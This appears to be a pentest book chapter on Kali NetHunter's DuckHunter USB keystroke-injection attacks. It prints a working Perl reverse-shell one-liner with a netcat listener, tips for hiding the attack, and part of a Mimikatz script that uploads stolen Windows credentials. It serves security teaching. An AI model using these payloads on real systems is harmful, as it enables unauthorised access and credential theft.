
There are specific devices that are compatible with the rooted NetHunter, see the tool website for complete information - <https://www.kali.org/docs/nethunter/>

## **DuckHunter**

DuckHunter HID expands on NetHunter's ability to perform Human Interface Device attacks. It actually brings Hak5's Rubber Ducky USB attack support to the NetHunter platform. The Rubber Ducky is a USB based HID attack tool created by Hak5. It uses Duck Toolkit scripts to perform automated HID attacks through the USB port. With DuckHunter, you can basically use the Duck Toolkit scripts on your NetHunter device. All you need to do is download the scripts from the Duck Toolkit website and, with some tweaking, you can execute them just as we did in the previous chapter. DuckHunter also gives you the capability to create your own custom scripts.

### **Running DuckHunter**

- Tap "*DuckHunter HID*" from the NetHunter menu



You then have two main options, “*Convert*” or “*Preview*”:

- Convert – Converts scripts from DuckHunter to NetHunter
  - Preview – Shows you the commands that will be executed
- 

**Note:**


*When you enter or load in a new script, sometimes you need to tap the “Preview” tab a couple times before the new script is converted.*

---

At the time of this writing, the homepage link provided for Duck Toolkit points to a page that doesn’t exist. The correct page is:

<https://ducktoolkit.com/>

As seen below:



## Basic Test

DuckHunter comes with a short default script pre-loaded so you can see how it works. Let's take a look at this basic script:

```
REM this is a comment
STRING Example of typing to computer.
Nethunter is awesome!
REM We can type commands also
SPACE
SPACE
ENTER
```

If you read through the script, you will see that the string "*Example of typing to computer. Nethunter is awesome!*" will be sent along with the individual commands - two spaces and the return command.

To see how this works against a Windows target:

- Attach NetHunter phone to the target system via USB port
- Open a command prompt on the Windows system
- Hit the play button on the top right of the DuckHunter Menu

And you should see something like this:



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Dan>Example of typing to computer. Nethunter is awesome!
'Example' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Dan>
```

Notice that unlike the previous chapter, there was no UAC bypass, or navigating through the Windows menu system to open the command prompt automatically. All of these capabilities would have to be entered into the script. This basic string example only sends a single line of text as shown above.

If you click on the “*Preview*” menu tab you will see the exact commands that are sent to the target system. Notice that the string is sent one key at a time by using “echo” commands. Remember, we are imitating a keyboard:

Convert

Preview

```
# This is a comment
echo left-shift e | hid-keyboard /dev/hidg0 keyboard
echo x | hid-keyboard /dev/hidg0 keyboard
echo a | hid-keyboard /dev/hidg0 keyboard
echo m | hid-keyboard /dev/hidg0 keyboard
echo p | hid-keyboard /dev/hidg0 keyboard
echo l | hid-keyboard /dev/hidg0 keyboard
echo e | hid-keyboard /dev/hidg0 keyboard
echo space | hid-keyboard /dev/hidg0 keyboard
echo o | hid-keyboard /dev/hidg0 keyboard
echo f | hid-keyboard /dev/hidg0 keyboard
echo space | hid-keyboard /dev/hidg0 keyboard
echo t | hid-keyboard /dev/hidg0 keyboard
echo y | hid-keyboard /dev/hidg0 keyboard
echo p | hid-keyboard /dev/hidg0 keyboard
echo i | hid-keyboard /dev/hidg0 keyboard
echo n | hid-keyboard /dev/hidg0 keyboard
echo g | hid-keyboard /dev/hidg0 keyboard
```

Let's look at some more advanced examples.

### **Example Presets**

Several example scripts are included in DuckHunter:

- Under the “**Convert**” menu tab there is a “**Example Presets**” drop-down list
- From the list choose “**Hello World**”
- Read the script to see what it does
- Tap, “**Preview**” to see what code will be sent

- Next, tap the Play button to execute the attack  
As seen below:

```
C:\Users\Dan>Hello world!  
'Hello' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\Dan>Example of typing to computer. Nethunter is awesome!  
'Example' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\Dan>I slept for 5 seconds, now I'm awake!
```

Notice the “*SLEEP 5000*” command in the script made it pause for 5 seconds before it continued. This is helpful when entering some commands that require a time delay.

## Example OSX Reverse Shells


The last two presets are OSX based reverse shells. Let’s take a brief look at the Perl based one.

- From the drop-down menu, select “*OSX Perl Reverse Shell*”


Read through the script to get an understanding of what it will do. When executed, it opens a terminal window, pauses, and then creates a remote connection via Perl to the server that we designate. Let’s go ahead and edit the script, and put in our Kali Virtual Machine IP address. This will cause the Mac system to connect out to our separate Kali system (which theoretically could be located anywhere) and create a remote shell, simply by connecting our NetHunter phone to the Mac USB port and executing the attack.

- On the line with, “*IO::Socket::INET(PeerAddr,”0.0.0.0:1337”)*”
- Change *0.0.0.0* to our Kali Linux VM address (*192.168.1.39*)
- You can leave the default port setting of “*1337*”

As seen below:



If you tap the “*Preview*” tab, and scroll down, you can see where the Kali address will be sent to the target system, number by number:



We need to create a listener on the Kali VM. This will wait and listen for the Mac to connect to it. We will accomplish this using Netcat.

***On the Kali VM:***


- Open a terminal
- Enter, “*nc -l -p 1337*”, to start the Netcat listener

***On the NetHunter Device***

Now execute the attack in NetHunter:

- Connect the NetHunter device via USB to a Mac system
- Tap the “***Play***” button

A terminal window opens and the Perl script is executed:

A screenshot of a macOS Terminal window. The title bar reads "Terminal Shell Edit View Window Help". The window title is "osx — bash — 80x24". The terminal content shows a login message: "Last login: Mon Sep 19 21:09:01 on ttys000". The prompt is "osxs-mac:~ osx\$". A long perl command is entered: "perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new IO::Socket::INET(PeerAddr,\"192.168.1.39:1337\");STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$\_ while<>;'". The prompt returns to "osxs-mac:~ osx\$".

```
Terminal Shell Edit View Window Help
osx — bash — 80x24
Last login: Mon Sep 19 21:09:01 on ttys000
osxs-mac:~ osx$ perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAd
dr,\"192.168.1.39:1337\");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
osxs-mac:~ osx$
```

On the Kali VM, nothing seems to have happened. The remote shell is created without notification, just enter commands in your Kali VM terminal prompt and you will see responses from the OSX system, as seen below:




```
root@kali:~# nc -l -p 1337
ls
Desktop
Documents
Downloads
Library
Movies
Music
Pictures
Public
pwd
/Users/osx
whoami
osx
█
```

As you can see this is a very quick and easy way to get a remote shell on a Mac system using DuckHunter. We have covered sending simple strings and using the pre-installed scripts. Next, we will look at using scripts from the Duck Toolkit webpage.

### **Using Duck Toolkit Scripts**

The Duck Toolkit website (<https://ducktoolkit.com/>) provides a payload generator for the Hak5 USB Rubber Ducky. Using the generator, you can

create a multitude of scripts for Windows based systems. There are a couple scripts for Linux and the website states that OS X scripts are coming soon.



All of the scripts that I tried required some sort of tweaking to work, as this is beyond the scope of this book, I will only cover briefly how to obtain the scripts. If you are feeling adventurous, take some time and work with these, but I will leave the tweaking up to you.

---

**Warning:**

*Running the generated scripts can produce unexpected or unwanted results. Especially with scripts that write to the drive. Most scripts will require some sort of manual tweaking to work correctly against your target system. Ye have been warned.*

---

Below are some basic instructions on using the Duck Toolkit Payload Generator.

- Surf to “<https://ducktoolkit.com/>”
- Tap, “*Create Payload*”
- Select, “*Microsoft Windows 7/8/10*”

You will then be presented with multiple Recon, Exploit and Reporting Scripts. Depending on what Script you choose, you may need to select options from the other scripts. For example, most information-based attack scripts also require a reporting script.

- Select the script that you want
- Set any variables for the script, including User and Global Variables
- When done, tap “*Generate Script*”
- Tap, “*duckcode.txt*” to download the resultant Ducky Script File

If you preview the script, you will see that the commands look familiar:

```
DELAY 850
GUI r
DELAY 1000
STRING powershell Start-Process notepad
Verb runAs
ENTER
DELAY 850
ALT y
DELAY 850
ENTER
ALT SPACE
DELAY 1000
STRING m
DELAY 1000
DOWNARROW
REPEAT 100
ENTER
STRING $folderDateTime = (get-date).
ToString('d-M-y HHmmss')
```

You can then copy & paste, or load the new script into DuckHunter. As mentioned earlier you will have to review and edit the code to get it fully functional on your target system *as just running the downloaded scripts can produce unknown or unwanted results.*

## **More Advanced Topics**

We have just touched on the basic operation of DuckHunter. Though beyond the scope of this book, I wanted to take a moment and briefly discuss stealth techniques. Then, we will take a look at using DuckHunter to recover passwords from a Windows 7 system.

### **DuckHunter - Stealth Issues**

We have covered several examples of the effectiveness of HID attacks. What we haven't talked about yet is being stealthier. You may have noticed that most of the example attacks open a large terminal window on the target and leave it open when finished. This works great in a test environment, but would draw attention in a real environment. So, in a real pentest you would want to edit your scripts to be less obvious to onlookers.

I leave this as an exercise for the reader to explore. But some techniques that you can try are:

- > Minimize or shrink windows when running
- > Change Fonts & Text colors
- > Close any open command windows when finished

An attempt at obfuscating the command prompt can be seen in the password attack discussed next.

### **DuckHunter & Mimikatz for easy Passwords**

Hak5 has created a script that allows you to use Mimikatz together with their USB Rubber Ducky to pilfer Windows passwords based on a scene from the popular TV series, "Mr. Robot". The script recovers plain text passwords from the target using Mimikatz and then uploads them to a Kali system for viewing. An article on how to create the script and step by step directions can be found at the Hak5 website:

<https://www.hak5.org/blog/15-second-password-hack-mr-robot-style>

And YouTube Video:

<https://www.youtube.com/watch?v=4kX90HzA0FM>

As a reader challenge, see if you can get this to work on your DuckHunter and Kali Linux system. Just follow the instructions on the Hak5 webpage. The attack as written works on Windows 7 but not Windows 10. The target system also has to be logged in as an administrator level account. Lastly, you can skip “**Step 2: Encoding the Payload**” as you will not need to generate the .bin file for DuckHunter.

Additional Help:

- Basically, you will need to store a copy of the Invoke-Mimikatz PowerShell file and the rx.php file to your Kali Linux webserver directory. The directory needs to be *writeable* so you can store the creds when they are uploaded.
- Copy the Rubber Ducky script to DuckHunter as seen in the screenshot below. *Be careful when you do this as the end of the script modifies the registry, use a test Windows 7 standalone target in case something goes wrong. Or leave the registry modification section out until you are sure it will run as expected.*
- The “Save to SDCARD” and “LOAD from SDCARD” options can come in handy. There seemed to be an issue with these options on the Nexus 5x, but after talking with one of the NetHunter developers, installing “*ES File Explorer*” seemed to do the trick.



The DuckHunter script can easily convert USB Rubber Ducky scripts into NetHunter HID format. You can generate preconfigured scripts at the incredibly useful [Ducky Toolkit](#) site, or check out the Rubber Ducky script syntax from the official [README](#)

### Example presets

Select preset ▾

### Preview

REM Title: Invoke [mimikatz](#) and send creds to remote server

REM Author: Hak5Darren Props: [Mubix](#), [Clymb3r](#), [Gentilkiwi](#)

DELAY 1000

REM Open an admin command prompt

GUI r

DELAY 500

STRING [powershell](#) Start-Process [cmd](#) -Verb [runAs](#)

ENTER

DELAY 2000

ALT y

DELAY 1000

